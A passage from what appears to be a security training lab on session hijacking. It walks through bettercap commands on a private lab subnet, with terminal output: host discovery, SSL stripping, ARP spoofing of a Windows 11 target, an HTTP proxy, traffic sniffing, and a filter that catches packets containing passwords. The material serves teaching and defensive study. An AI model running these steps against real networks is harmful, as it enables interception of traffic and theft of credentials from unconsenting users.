

Module 11 – Session Hijacking

10. Type **net.probe on** and press **Enter**. This module will send different types of probe packets to each IP in the current subnet for the **net.recon** module to detect them.

11. Type **net.recon on** and press **Enter**. This module is responsible for periodically reading the system ARP table to detect new hosts on the network.

Note: The net.recon module displays the detected active IP addresses in the network. In real-time, this module will start sniffing network packets.


12. Type **set http.proxy.sslstrip true** and press **Enter**. This module enables SSL stripping.



```
Applications Places System bettercap -iface eth0 - Parrot Terminal
File Edit View Search Terminal Help
net.recon > not running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running
README license
10.10.1.0/24 > 10.10.1.13 » net.probe on
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [sys.log] [inf] net.probe starting net.recon as a requirement
for net.probe
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.14 detected as 02:15:5d:26:65:
:af.
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.9 detected as 02:15:5d:26:65:
ae.
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.11 (WINDOWS11) detected as 00
:15:5d:01:80:00 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.19 (SERVER2019) detected as 0
2:15:5d:26:65:ac.
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.22 (SERVER2022) detected as 0
0:15:5d:01:80:02 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [02:56:47] [endpoint.new] endpoint 10.10.1.2 detected as 02:15:5d:26:65:
aa.
10.10.1.0/24 > 10.10.1.13 » net.recon on
10.10.1.0/24 > 10.10.1.13 » [02:56:52] [sys.log] [err] module net.recon is already running
10.10.1.0/24 > 10.10.1.13 » set http.proxy.sslstrip true
10.10.1.0/24 > 10.10.1.13 »
```


Module 11 – Session Hijacking

13. Type **set arp.spoof.internal true** and press **Enter**. This module spoofs the local connections among computers of the internal network.
14. Type **set arp.spoof.targets 10.10.1.11** and press **Enter**. This module spoofs the IP address of the target host.
15. Type **http.proxy on** and press **Enter**. This module initiates http proxy.



```
Applications Places System bettercap -iface eth0 - Parrot Terminal
File Edit View Search Terminal Help
ui > not running
update > not running
wifi > not running
wol > not running

10.10.1.0/24 > 10.10.1.13 » net.probe on
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [sys.log] [inf] net.probe starting net.recon as a requirement
for net.probe
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.14 detected as 02:15:5d:26:65:
:af.
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.9 detected as 02:15:5d:26:65:
ae.
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.11 (WINDOWS11) detected as 00:
:15:5d:01:80:00 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.19 (SERVER2019) detected as 0
2:15:5d:26:65:ac.
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.22 (SERVER2022) detected as 0
0:15:5d:01:80:02 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [02:56:47] [endpoint.new] endpoint 10.10.1.2 detected as 02:15:5d:26:65:
aa.
10.10.1.0/24 > 10.10.1.13 » net.recon on
10.10.1.0/24 > 10.10.1.13 » [02:56:52] [sys.log] [err] module net.recon is already running
10.10.1.0/24 > 10.10.1.13 » set http.proxy.sslstrip true
10.10.1.0/24 > 10.10.1.13 » set arp.spoof.internal true
10.10.1.0/24 > 10.10.1.13 » set arp.spoof.targets 10.10.1.11
10.10.1.0/24 > 10.10.1.13 » http.proxy on
[03:01:24] [sys.log] [inf] http.proxy enabling forwarding.
10.10.1.0/24 > 10.10.1.13 » [03:01:24] [sys.log] [inf] http.proxy started on 10.10.1.13:8080 (sslstr
ip enabled)
10.10.1.0/24 > 10.10.1.13 »
```


16. Type **arp.spoof on** and press **Enter**. This module initiates arp spoofing.

17. Type **net.sniff on** and press **Enter**. This module is responsible for performing sniffing on the network.

```

bettercap -iface eth0 - Parrot Terminal
File Edit View Search Terminal Help
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.11 (WINDOWS11) detected as 00:15:5d:01:80:00 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.19 (SERVER2019) detected as 02:15:5d:26:65:ac.
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.22 (SERVER2022) detected as 00:15:5d:01:80:02 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [02:56:47] [endpoint.new] endpoint 10.10.1.2 detected as 02:15:5d:26:65:aa.
10.10.1.0/24 > 10.10.1.13 » net.recon on
10.10.1.0/24 > 10.10.1.13 » [02:56:52] [sys.log] [err] module net.recon is already running
10.10.1.0/24 > 10.10.1.13 » set http.proxy.sslstrip true
10.10.1.0/24 > 10.10.1.13 » set arp.spoof.internal true
10.10.1.0/24 > 10.10.1.13 » set arp.spoof.targets 10.10.1.11
10.10.1.0/24 > 10.10.1.13 » http.proxy on
[03:01:24] [sys.log] [inf] http.proxy enabling forwarding.
10.10.1.0/24 > 10.10.1.13 » [03:01:24] [sys.log] [inf] http.proxy started on 10.10.1.13:8080 (sslstrip enabled)
10.10.1.0/24 > 10.10.1.13 » arp.spoof on
10.10.1.0/24 > 10.10.1.13 » [03:01:51] [sys.log] [war] arp.spoof arp spoofer started targeting 254 possible network neighbours of 1 targets.
10.10.1.0/24 > 10.10.1.13 » net.sniff on
10.10.1.0/24 > 10.10.1.13 » [03:01:58] [net.sniff.https] sni WINDOWS11 > https://storecatalogrevocation.storequality.microsoft.com
10.10.1.0/24 > 10.10.1.13 » [03:01:58] [net.sniff.https] sni WINDOWS11 > https://storecatalogrevocation.storequality.microsoft.com
10.10.1.0/24 > 10.10.1.13 » [03:02:02] [net.sniff.https] sni WINDOWS11 > https://fe2cr.update.microsoft.com
10.10.1.0/24 > 10.10.1.13 » [03:02:02] [net.sniff.https] sni WINDOWS11 > https://fe2cr.update.microsoft.com
10.10.1.0/24 > 10.10.1.13 »
Menu bettercap -iface eth0 - ...

```


18. Type `set net.sniff.regexp '.*password=.'` and press **Enter**. This module will only consider the packets sent with a payload matching the given regular expression (in this case, `.*password=.`).

